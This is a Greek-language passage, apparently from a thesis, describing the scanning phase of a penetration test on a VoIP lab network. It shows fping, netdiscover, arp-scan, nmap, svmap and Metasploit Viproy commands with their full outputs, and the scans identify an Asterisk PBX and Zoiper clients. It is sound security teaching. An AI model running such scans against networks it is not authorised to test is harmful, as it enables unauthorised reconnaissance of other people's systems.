Η φάση της σάρωσης (Scanning) αποτελεί το δεύτερο βήμα σε μια διαδικασία δοκιμής παρείσδυσης και προϋποθέτει τη σύνδεση της συσκευής, από την οποία εκτελείται η δοκιμή παρείσδυσης, στο δίκτυο. Στόχος της φάσης αυτής είναι η εύρεση πληροφοριών, οι οποίες αφορούν τις συνδεδεμένες συσκευές και τις εκτελούμενες υπηρεσίες του δικτύου. Λόγω της γενικής έννοιας της σάρωσης συχνά στη βιβλιογραφία εμφανίζονται όροι για να περιγράψουν μια πιο συγκεκριμένη μορφή της. Τέτοιοι όροι είναι η απαρίθμηση (Enumeration) όπως ονομάζεται η απόσπαση πληροφοριών από το στοχευόμενο σύστημα ή δίκτυο και η ιχνηλάτηση αποτυπωμάτων (Fingerprinting) όπως ονομάζεται η απόσπαση πληροφοριών με στόχο την εύρεση του λειτουργικού συστήματος (Oriyano S. P. 2016:127-161).

Διάφορες μορφές και εργαλεία σάρωσης είναι δυνατό να χρησιμοποιηθούν κατά τη διάρκεια της γενικότερης διαδικασίας σάρωσης. Κάποια εξ αυτών των εργαλείων είναι τα fping, arp-scan, netdiscover, nmap και zenmap, τα οποία και χρησιμοποιήθηκαν στην παρούσα δοκιμή παρείσδυσης, ενώ δυνατότητα απόσπασης πληροφοριών έχουν και εργαλεία, τα οποία χρησιμοποιούνται κυρίως για συλλογή πακέτων όπως τα ettercap και wireshark και τα οποία θα χρησιμοποιηθούν σε μεταγενέστερη φάση της δοκιμής παρείσδυσης.

Το fping είναι ένα εργαλείο παρόμοιο με το ping, το οποίο όμως προσφέρει περισσότερες δυνατότητες. Χρησιμοποιεί και αυτό, το πρωτόκολλο ICMP ώστε να προσδιορίσει εάν ένας στόχος ανταποκρίνεται, αλλά έχει τη δυνατότητα να αποστείλει ερωτήματα σε πολλαπλούς στόχους και με μεγαλύτερη ταχύτητα από ότι το ping (Fping 2016).

Η παρακάτω απεικόνιση της χρήσης του (Σχήμα 17) εμφανίζει την ύπαρξη οχτώ (8) ενεργών συσκευών στο δίκτυο.

```
root@kali:~# fping -r 0 -g 192.168.1.0/24
192.168.1.1 is alive
192.168.1.2 is alive
192.168.1.3 is alive
192.168.1.4 is alive
192.168.1.10 is alive
192.168.1.11 is alive
192.168.1.20 is alive
192.168.1.100 is alive
ICMP Host Unreachable from 192.168.1.100 for ICMP Echo sent to 192.168.1.5
ICMP Host Unreachable from 192.168.1.100 for ICMP Echo sent to 192.168.1.6
ICMP Host Unreachable from 192.168.1.100 for ICMP Echo sent to 192.168.1.7
ICMP Host Unreachable from 192.168.1.100 for ICMP Echo sent to 192.168.1.8
ICMP Host Unreachable from 192.168.1.100 for ICMP Echo sent to 192.168.1.9
```

Σχήμα 17: Αποτέλεσμα εκτέλεσης εντολής fping

Η διεύθυνση IP 192.168.1.100 ανήκει στην ασύρματη κάρτα δικτύου wlan0 της συσκευής, από την οποία εκτελείται η σάρωση, όπως παρατηρείται και από το αποτέλεσμα εκτέλεσης της εντολής ifconfig (Σχήμα 18). Οι υπόλοιπες διευθύνσεις IP ανήκουν στις συσκευές, οι οποίες ανιχνεύτηκαν και παραπάνω κατά τη φάση του vulnerability assessment.

```
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether b8:2a:72:b3:9c:b1  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 4998  bytes 6717950 (6.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4998  bytes 6717950 (6.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.100  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::665a:4ff:fe76:fb36  prefixlen 64  scopeid 0x20<link>
        inet6 2a02:587:7408:c600:665a:4ff:fe76:fb36  prefixlen 64  scopeid 0x0<global>
        inet6 2a02:587:7408:c600:2073:e21f:9c03:a3ee  prefixlen 64  scopeid 0x0<global>
        ether 64:5a:04:76:fb:36  txqueuelen 1000  (Ethernet)
        RX packets 1347  bytes 261714 (255.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7076  bytes 541480 (528.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

Σχήμα 18: Αποτέλεσμα εκτέλεσης εντολής ifconfig

Ένας άλλος τρόπος εμφάνισης των συνδεδεμένων συσκευών του δικτύου είναι μέσω της χρήσης του εργαλείου netdiscover. Σε σχέση με το fping, το netdiscover εμφανίζει όχι μόνο τις διευθύνσεις IP των συνδεδεμένων συσκευών, αλλά και τις αντίστοιχες MAC διευθύνσεις των καρτών δικτύου των συσκευών και τις εταιρίες, στις οποίες ανήκουν οι διευθύνσεις αυτές (Σχήμα 19).

```
root@kali:~# netdiscover -r 192.168.1.0/24

 Currently scanning: Finished!   |   Screen View: Unique Hosts

 8 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 422
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     dc:02:8e:cd:3a:b0      1      42  zte corporation
 192.168.1.2     30:cd:a7:17:9b:35      1      74  Samsung Electronics ITS, Printer division
 192.168.1.3     00:22:15:60:0f:17      2     120  ASUSTek COMPUTER INC.
 192.168.1.20    00:0c:29:86:19:e2      1      60  VMware, Inc.
 192.168.1.4     00:c0:ca:53:b6:35      1      42  ALFA, INC.
 192.168.1.10    a4:70:d6:fd:ae:04      1      42  Motorola Mobility LLC, a Lenovo Company
 192.168.1.11    a4:99:47:38:02:1b      1      42  HUAWEI TECHNOLOGIES CO.,LTD

root@kali:~#
```

Σχήμα 19: Αποτέλεσμα εκτέλεσης εντολής netdiscover

Παρόμοια αποτελέσματα έχει και η χρήση του εργαλείου arp-scan (Σχήμα 20), το οποίο όπως και το netdiscover, κάνοντας χρήση του πρωτοκόλλου ARP (Address Resolution Protocol) αντιστοιχεί τις διευθύνσεις IP με τις διευθύνσεις MAC των συσκευών.

```
root@kali:~# arp-scan -l
Interface: wlan0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.1.1     dc:02:8e:cd:3a:b0       zte corporation
192.168.1.2     30:cd:a7:17:9b:35       Samsung Electronics ITS, Printer division
192.168.1.3     00:22:15:60:0f:17       ASUSTek COMPUTER INC.
192.168.1.4     00:c0:ca:53:b6:35       ALFA, INC.
192.168.1.20    00:0c:29:86:19:e2       VMware, Inc.
192.168.1.11    a4:99:47:38:02:1b       Huawei Technologies Co., Ltd
192.168.1.10    a4:70:d6:fd:ae:04       (Unknown)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.280 seconds (112.28 hosts/sec). 7 responded
root@kali:~#
```

Σχήμα 20: Αποτέλεσμα εκτέλεσης εντολής arp-scan

Μετά από αυτήν την επικοινωνία μεταξύ των συσκευών του δικτύου και την αναγνώριση των διευθύνσεων MAC από την εκτελούσα τη σάρωση συσκευή, το αντίστοιχο τραπέζι διευθύνσεων (MAC table) έχει ανανεωθεί και μπορεί να εμφανιστεί εκτελώντας την εντολή arp (Σχήμα 21).

```
root@kali:~# arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.10             ether   a4:70:d6:fd:ae:04   C                     wlan0
192.168.1.3              ether   00:22:15:60:0f:17   C                     wlan0
192.168.1.2              ether   30:cd:a7:17:9b:35   C                     wlan0
192.168.1.20             ether   00:0c:29:86:19:e2   C                     wlan0
gateway                  ether   dc:02:8e:cd:3a:b0   C                     wlan0
192.168.1.4              ether   00:c0:ca:53:b6:35   C                     wlan0
192.168.1.11             ether   a4:99:47:38:02:1b   C                     wlan0
root@kali:~#
```

Σχήμα 21: Αποτέλεσμα εκτέλεσης εντολής arp

Το πιο ισχυρό από τα εργαλεία σαρώματος είναι το Nmap. Το Nmap (Network Mapper) έχει μεταξύ άλλων τη δυνατότητα απαρίθμησης, ιχνηλάτησης αποτυπωμάτων, σάρωσης συγκεκριμένων πορτών (port scanning) και δυνατότητα σάρωσης διαφόρων τεχνικών όπως NULL, FIN, XMAS κ.α.. Χρησιμοποιεί αποστολή IP πακέτων για τον προσδιορισμό των συνδεδεμένων συσκευών, των υπηρεσιών οι οποίες προσφέρονται στο δίκτυο, των λειτουργικών συστημάτων τα οποία εκτελούνται, του είδους των φίλτρων τα οποία χρησιμοποιούνται στο δίκτυο και πολλά άλλα χαρακτηριστικά των συσκευών. Εκτός από τη κλασική γραμμή εντολών, η σουίτα εργαλείων του Nmap περιλαμβάνει την απεικόνιση των αποτελεσμάτων μέσω ενός προηγμένου γραφικού περιβάλλοντος (Zenmap), ένα εργαλείο εντοπισμού σφαλμάτων και μεταφοράς δεδομένων (Ncat), ένα εργαλείο σύγκρισης αποτελεσμάτων (Ndiff), και ένα εργαλείο δημιουργίας πακέτων και ανάλυσης απαντήσεων (Nping) (Kali Tools).

Αρχικά, από το εργαλείο Nmap εκτελέστηκε μισάνοιχτη σάρωση TCP SYN ή διαφορετικά και SYN Stealth, ώστε αθόρυβα και γρήγορα να εμφανιστεί η κατάσταση των TCP πορτών των συνδεδεμένων συσκευών, ενώ στην εντολή εκτέλεσης προστέθηκε και επιλογή εμφάνισης των λειτουργικών συστημάτων των συσκευών (Nmap Guide, Shaw D. 2015:25-34).

Στα παρακάτω σχήματα (Σχήματα 22-25) παρουσιάζονται τα αποτελέσματα της σάρωσης αυτής.

```
root@kali:~# nmap -sS -O 192.168.1.0/24

Starting Nmap 7.30 ( https://nmap.org ) at 2016-10-26 16:59 EEST
Nmap scan report for 192.168.1.1
Host is up (0.0015s latency).
Not shown: 993 filtered ports
PORT     STATE  SERVICE
21/tcp   open   ftp
23/tcp   closed telnet
53/tcp   open   domain
80/tcp   open   http
161/tcp  closed snmp
445/tcp  closed microsoft-ds
5555/tcp open   freeciv
MAC Address: DC:02:8E:CD:3A:B0 (zte)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Nmap scan report for 192.168.1.2
Host is up (0.0018s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
80/tcp    open  http
515/tcp   open  printer
631/tcp   open  ipp
5200/tcp  open  targus-getdata
9100/tcp  open  jetdirect
10001/tcp open  scp-config
MAC Address: 30:CD:A7:17:9B:35 (Samsung Electronics ITS, Printer division)
Device type: printer
Running: Samsung embedded
OS details: Samsung M267x or M283x series printer
Network Distance: 1 hop
```

Σχήμα 22: Αποτέλεσμα εκτέλεσης TCP SYN scan συσκευών 192.168.1.1 -2

```
Nmap scan report for 192.168.1.3
Host is up (0.0029s latency).
Not shown: 986 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
9002/tcp  open  dynamid
10243/tcp open  unknown
49155/tcp open  unknown
49165/tcp open  unknown
MAC Address: 00:22:15:60:0F:17 (Asustek Computer)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7
ows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows Embedded Standard 7, Micr
ows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1,
Network Distance: 1 hop
```

Σχήμα 23: Αποτέλεσμα εκτέλεσης TCP SYN scan συσκευής 192.168.1.3

```
Nmap scan report for 192.168.1.4
Host is up (0.0075s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
9002/tcp  open  dynamid
10243/tcp open  unknown
MAC Address: 00:C0:CA:53:B6:35 (ALFA)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7::-:
:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Windows 8,
rosoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7,
, or Windows Server 2008
Network Distance: 1 hop

Nmap scan report for 192.168.1.10
Host is up (0.031s latency).
All 1000 scanned ports on 192.168.1.10 are closed
MAC Address: A4:70:D6:FD:AE:04 (Motorola Mobility, a Lenovo Company)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.1.11
Host is up (0.037s latency).
All 1000 scanned ports on 192.168.1.11 are closed
MAC Address: A4:99:47:38:02:1B (Huawei Technologies)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

Σχήμα 24: Αποτέλεσμα εκτέλεσης TCP SYN scan συσκευών 192.168.1.4-10-11

```
Nmap scan report for 192.168.1.20
Host is up (0.0028s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
2000/tcp open  cisco-sccp
MAC Address: 00:0C:29:86:19:E2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.4
Network Distance: 1 hop

Nmap scan report for 192.168.1.100
Host is up (0.000046s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
111/tcp open  rpcbind
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.8 - 4.5
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (8 hosts up) scanned in 14.84 seconds
root@kali:~#
```

Σχήμα 25: Αποτέλεσμα εκτέλεσης TCP SYN scan συσκευών 192.168.1.20-100

Από τα αποτελέσματα της σάρωσης παρατηρείται πως στη συσκευή με διεύθυνση IP 192.168.1.20 η πόρτα 2000 TCP (CISCO SCCP) βρίσκεται σε ανοιχτή (open) κατάσταση, κάτι που ίσως να μαρτυρά την ύπαρξη ενός PBX server. Στη συνέχεια, από το εργαλείο Nmap εκτελέστηκε σάρωση UDP των πορτών 5060 (SIP) και 5061 (SIP-TLS), πόρτες οι οποίες έχουν ανατεθεί στη λειτουργία του πρωτοκόλλου SIP, ώστε να εμφανιστεί η κατάσταση των πορτών των συνδεδεμένων συσκευών. (Nmap Guide, Shaw D. 2015:25-34).

Στα παρακάτω σχήματα (Σχήματα 26-27) παρουσιάζονται τα αποτελέσματα της σάρωσης αυτής.

```
root@kali:~# nmap -sU 192.168.1.0/24 -p 5060-5061

Starting Nmap 7.30 ( https://nmap.org ) at 2016-10-26 17:03 EEST
Nmap scan report for 192.168.1.1
Host is up (0.0024s latency).
PORT     STATE         SERVICE
5060/udp open|filtered sip
5061/udp open|filtered sip-tls
MAC Address: DC:02:8E:CD:3A:B0 (zte)

Nmap scan report for 192.168.1.2
Host is up (0.0049s latency).
PORT     STATE  SERVICE
5060/udp closed sip
5061/udp closed sip-tls
MAC Address: 30:CD:A7:17:9B:35 (Samsung Electronics ITS, Printer division)

Nmap scan report for 192.168.1.3
Host is up (0.0071s latency).
PORT     STATE         SERVICE
5060/udp open|filtered sip
5061/udp open|filtered sip-tls
MAC Address: 00:22:15:60:0F:17 (Asustek Computer)

Nmap scan report for 192.168.1.4
Host is up (0.051s latency).
PORT     STATE         SERVICE
5060/udp open|filtered sip
5061/udp open|filtered sip-tls
MAC Address: 00:C0:CA:53:B6:35 (ALFA)
```

Σχήμα 26: Αποτέλεσμα εκτέλεσης UDP scan συσκευών 192.168.1.1-2-3-4

```
Nmap scan report for 192.168.1.10
Host is up (0.056s latency).
PORT     STATE  SERVICE
5060/udp closed sip
5061/udp closed sip-tls
MAC Address: A4:70:D6:FD:AE:04 (Motorola Mobility, a Lenovo Company)

Nmap scan report for 192.168.1.11
Host is up (0.12s latency).
PORT     STATE  SERVICE
5060/udp closed sip
5061/udp closed sip-tls
MAC Address: A4:99:47:38:02:1B (Huawei Technologies)

Nmap scan report for 192.168.1.20
Host is up (0.0029s latency).
PORT     STATE         SERVICE
5060/udp open|filtered sip
5061/udp closed        sip-tls
MAC Address: 00:0C:29:86:19:E2 (VMware)

Nmap scan report for 192.168.1.100
Host is up (0.000038s latency).
PORT     STATE  SERVICE
5060/udp closed sip
5061/udp closed sip-tls

Nmap done: 256 IP addresses (8 hosts up) scanned in 4.03 seconds
root@kali:~#
```

Σχήμα 27: Αποτέλεσμα εκτέλεσης UDP scan συσκευών 192.168.1.10-11-20-100

Από τα αποτελέσματα της σάρωσης παρατηρείται ότι στις συσκευές με διευθύνσεις IP 192.168.1.1, 192.168.1.3 και 192.168.1.4 οι πόρτες 5060 και 5061 παρουσιάζονται να βρίσκονται σε ανοιχτή - φιλτραρισμένη (open | filtered) κατάσταση, ενώ στη συσκευή με διεύθυνση IP 192.168.1.20 η πόρτα 5060 εμφανίζεται να βρίσκεται σε ανοιχτή - φιλτραρισμένη κατάσταση και η πόρτα 5061 σε κλειστή (closed). Η τοποθέτηση μιας πόρτας σε κατάσταση ανοιχτή - φιλτραρισμένη από το Nmap, συμβαίνει όταν δεν είναι σε θέση να γνωρίζει εάν η κατάσταση της πόρτας είναι ανοιχτή ή φιλτραρισμένη. Αυτό παρατηρείται σε είδη σαρώματος, στα οποία οι ανοιχτές πόρτες είτε δεν ανταποκρίνονται είτε κάποιο φίλτρο πακέτων (packet filter) ακύρωσε την ανίχνευση, με αποτέλεσμα το Nmap να μην γνωρίζει την ακριβή κατάσταση της πόρτας (Nmap Guide). Υποθέτοντας την ύπαρξη PBX server στη συσκευή με διεύθυνση IP 192.168.1.20 (βλέπε και παρακάτω) και δεδομένης την ύπαρξη της πόρτας 5061 της συσκευής σε κλειστή κατάσταση, προκύπτει το συμπέρασμα πως το πρωτόκολλο SIP χρησιμοποιείται σε μη κρυπτογραφημένη μορφή (clear text) (Nmap Guide).

Η επιβεβαίωση της ύπαρξης PBX server και της χρήσης του πρωτόκολλου SIP σε μη κρυπτογραφημένη μορφή στη συσκευή με διεύθυνση IP 192.168.1.20 γίνεται μέσω του


εργαλείου svmap. Το svmap είναι ένα εργαλείο της σουίτας SIPVicious, η οποία χρησιμοποιείται για τον έλεγχο συστημάτων VoIP. Συνολικά η σουίτα αποτελείται από πέντε (5) εργαλεία, το svmap, το οποίο είναι ένας σαρωτής πρωτοκόλλου SIP, το svwar, το οποίο αναγνωρίζει τις ενεργές επεκτάσεις (extensions) ενός PBX server, το svcrack, το οποίο είναι ένα εργαλείο εύρεσης κωδικών, το svreport το οποίο δημιουργεί εκθέσεις αποτελεσμάτων σε διάφορες μορφές και το svcrash, το οποίο επιχειρεί να αποτρέψει μη εξουσιοδοτημένες σαρώσεις των εργαλείων svwar και svcrack (Nmap Guide).

Το αποτέλεσμα της σάρωσης του δικτύου με το εργαλείο svmap επιβεβαίωσε την ύπαρξη του Asterisk PBX server στη συσκευή με διεύθυνση IP 192.168.1.20 και τη χρήση της πόρτας 5060, όπως παρατηρείται και από το παρακάτω σχήμα (Σχήμα 28).

```
root@kali:~# svmap 192.168.1.0/24
| SIP Device         | User Agent                          | Fingerprint |
-------------------------------------------------------------------------
| 192.168.1.20:5060 | Asterisk PBX 11.7.0~dfsg-1ubuntu1 | disabled    |

root@kali:~#
```

Σχήμα 28: Αποτέλεσμα εκτέλεσης svmap

Όπως προαναφέρθηκε, η γραφική απεικόνιση της τοπολογίας του δικτύου μπορεί να δημιουργηθεί μέσω του εργαλείου zenmap. Εκτελώντας στο zenmap την ίδια σάρωση TCP SYN, η οποία εκτελέστηκε και παραπάνω με το εργαλείο nmap, εμφανίζεται στην καρτέλα Topology, το παρακάτω γράφημα (Σχήμα 29). Οι συνδεδεμένες συσκευές του δικτύου εμφανίζονται σε σχήμα κύκλου, ενώ η απόσταση μεταξύ των συσκευών (hop) εμφανίζονται σε σχήμα δακτυλίου χρώματος γκρι. Στο παρόν πειραματικό περιβάλλον οι αποστάσεις όλων των συσκευών είναι ένα (1) hop, καθώς όλες είναι συνδεδεμένες στην ίδια συσκευή (router). Το χρώμα και το μέγεθος των κύκλων των συνδεδεμένων συσκευών αναπαριστά τον αριθμό των ανιχνευμένων ανοιχτών πορτών. Όσο μεγαλύτερο είναι το μέγεθος του κύκλου, τόσο περισσότερες ανοιχτές πόρτες έχουν ανιχνευτεί. Με πράσινο χρώμα αναπαριστώνται οι συσκευές, οι οποίες έχουν λιγότερες από τρεις πόρτες ανοιχτές, με κίτρινο χρώμα αναπαριστώνται οι συσκευές, οι οποίες έχουν από τρείς έως έξι πόρτες ανοιχτές και με κόκκινο χρώμα αναπαριστώνται οι συσκευές, οι οποίες έχουν περισσότερες από έξι πόρτες ανοιχτές. Το σχήμα της κλειδαριάς, το οποίο εμφανίζεται στις συσκευές με διευθύνσεις IP 192.168.1.1, 192.168.1.3 και 192.168.1.4, αναπαριστά την ύπαρξη πορτών σε φιλτραρισμένη κατάσταση (Nmap Guide).



Σχήμα 29: Γραφική απεικόνιση αποτελεσμάτων εκτέλεσης TCP SYN scan (Zenmap)

Μια από τις πιο διαδεδομένες πλατφόρμες εργαλείων δοκιμών παρείσδυσης είναι η Metasploit. Η Metasploit είναι μια πλατφόρμα δοκιμών παρείσδυσης, η οποία επιτρέπει την εύρεση, την εκμετάλλευση και την επικύρωση ευπαθειών. Η πλατφόρμα περιλαμβάνει το δωρεάν πλαίσιο Metasploit (Metasploit Framework) και τις επί πληρωμή εκδόσεις Metasploit Pro, Express, Community και Nexpose Ultimate (Metasploit Doc).

Τα εργαλεία της πλατφόρμας τα οποία χρησιμοποιήθηκαν παρακάτω, αλλά και κατά τη φάση της εκμετάλλευσης (4η φάση), ανήκουν στη σουίτα εργαλείων Viproy. Η σουίτα Viproy δημιουργήθηκε από τον Fatih Ozavci, ώστε να χρησιμοποιείται σε ελέγχους ασφαλείας υπηρεσιών VoIP και ενοποιημένων επικοινωνιών. Εμπεριέχει βιβλιοθήκες πρωτοκόλλων Skinny, SIP και MSRP για τη δημιουργία προσαρμοσμένων ελέγχων ασφαλείας, καθώς και ελέγχους ασφαλείας PoC. Μπορεί να χρησιμοποιηθεί για τον έλεγχο του σχεδιασμού του πρωτοκόλλου SIP και των ροών αυθεντικοποίησης, των προβλημάτων των υπηρεσιών του πρωτοκόλλου Skinny, των προβλημάτων σχεδιασμού υπηρεσιών VoIP βασισμένες στο νέφος (cloud) και των ευπαθειών λογισμικού των χρηστών (Viproy).

Μετά την εγκατάσταση της σουίτας Viproy, η οποία περιγράφεται στο ΠΑΡΑΡΤΗΜΑ Δ, σε ένα παράθυρο εντολών εκτελείται η εντολή msfupdate, ώστε να ενημερωθεί η βάση του metasploit, ενώ στη συνέχεια εκτελείται η εντολή msfconsole ώστε να φορτωθεί η πλατφόρμα. Έπειτα, χρησιμοποιώντας την εντολή use και ακολουθώντας το κατάλληλο μονοπάτι φορτώνεται το αντίστοιχο module (στην προκειμένη περίπτωση το viproy_sip_options). Εκτελώντας την εντολή show options εμφανίζονται οι δυνατές επιλογές του module, ενώ με την εντολή set και το όνομα της επιλογής πραγματοποιείται η παραμετροποίηση τους.

Για το συγκεκριμένο module χρησιμοποιήθηκαν οι επιλογές, οι οποίες εμφανίζονται στο παρακάτω σχήμα (Σχήμα 30).

```
msf auxiliary(viproy_sip_options) > show options

Module options (auxiliary/voip/viproy_sip_options):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   FROM     200              yes       The source username to probe at each host
   PROTO    UDP              yes       Protocol for SIP service (UDP|TCP|TLS)
   REALM                     no        The login realm to probe at each host
   RHOSTS   192.168.1.0/27   yes       The target address range or CIDR identifier
   RPORTS   5060             yes       Port Range (5060-5065)
   THREADS  1                yes       The number of concurrent threads
   TO       100              yes       The destination username to probe at each host
```

Σχήμα 30: Επιλογές module viproy_sip_options

Ως στόχος ορίστηκε το εύρος των διευθύνσεων IP από 192.168.1.1 έως 192.168.1.30, ως πρωτόκολλο το UDP, ως πόρτα η 5060, ως αποστολέας το όνομα χρήστη 200, ενώ ως παραλήπτης το όνομα χρήστη 100. Για να ξεκινήσει η ενέργεια, εκτελείται η εντολή run, τα αποτελέσματα της οποίας εμφανίζονται στο Σχήμα 31 παρακάτω.

Όπως παρατηρείται και από τα αποτελέσματα της εκτέλεσης του παραπάνω module, το λογισμικό VoIP το οποίο χρησιμοποιείται από τις συσκευές με διευθύνσεις IP 192.168.1.10 και 192.168.1.11 είναι το Zoiper, έκδοσης 2.8.15, κάτι το οποίο δεν είχε αποκαλυφθεί κατά τη φάση της αξιολόγησης ευπαθειών αλλά και της μέχρι τώρα σάρωσης.

```
msf auxiliary(viproy_sip_options) > run

[+] 192.168.1.20:5060
        Response        : 200 OK
        Server          : Asterisk PBX 11.7.0~dfsg-1ubuntu1

[*] Scanned  4 of 32 hosts (12% complete)
[*] Scanned  7 of 32 hosts (21% complete)
[*] Scanned 10 of 32 hosts (31% complete)
[+] 192.168.1.10:5060
        Response        : 200 OK
        User-Agent      : Zoiper rv2.8.15

[+] 192.168.1.11:5060
        Response        : 200 OK
        User-Agent      : Zoiper rv2.8.15

[*] Scanned 13 of 32 hosts (40% complete)
[*] Scanned 16 of 32 hosts (50% complete)
[*] Scanned 20 of 32 hosts (62% complete)
[+] 192.168.1.20:5060
        Response        : 200 OK
        Server          : Asterisk PBX 11.7.0~dfsg-1ubuntu1

[*] Scanned 23 of 32 hosts (71% complete)
[*] Scanned 26 of 32 hosts (81% complete)
[*] Scanned 29 of 32 hosts (90% complete)
[*] Scanned 32 of 32 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(viproy_sip_options) >
```

Σχήμα 31: Αποτελέσματα εκτέλεσης module viproy_sip_options

Στο σημείο αυτό η φάση της σάρωσης έχει ολοκληρωθεί, καθώς όλες οι πιθανές πληροφορίες για τις συνδεδεμένες συσκευές του δικτύου και οι υπηρεσίες αυτών έχουν ανιχνευτεί και ακολουθεί η φάση της αναγνώρισης ευπαθειών.

Όπως προαναφέρθηκε η φάση της σάρωσης προϋποθέτει τη σύνδεση (ασύρματη ή ενσύρματη) της συσκευής, από την οποία εκτελείται η δοκιμή παρείσδυσης, στο δίκτυο. Σε διαφορετική περίπτωση, π.χ. εξωτερική δοκιμή παρείσδυσης και δεδομένης της ύπαρξης ασυρμάτου δικτύου, στη φάση της σάρωσης θα συμπεριλαμβάνονταν και εργαλεία σάρωσης ασυρμάτων δικτύων καθώς και εργαλεία εύρεσης κωδικών, τα οποία και θα χρησιμοποιούνταν για την ανίχνευση πληροφοριών του ασυρμάτου δικτύου και την απόκτηση πρόσβασης στο δίκτυο αυτό. Τέτοια εργαλεία είναι το Kismet, το Aircrack-ng, το Reaver, το Wifite κ.α. (Kali Tools).

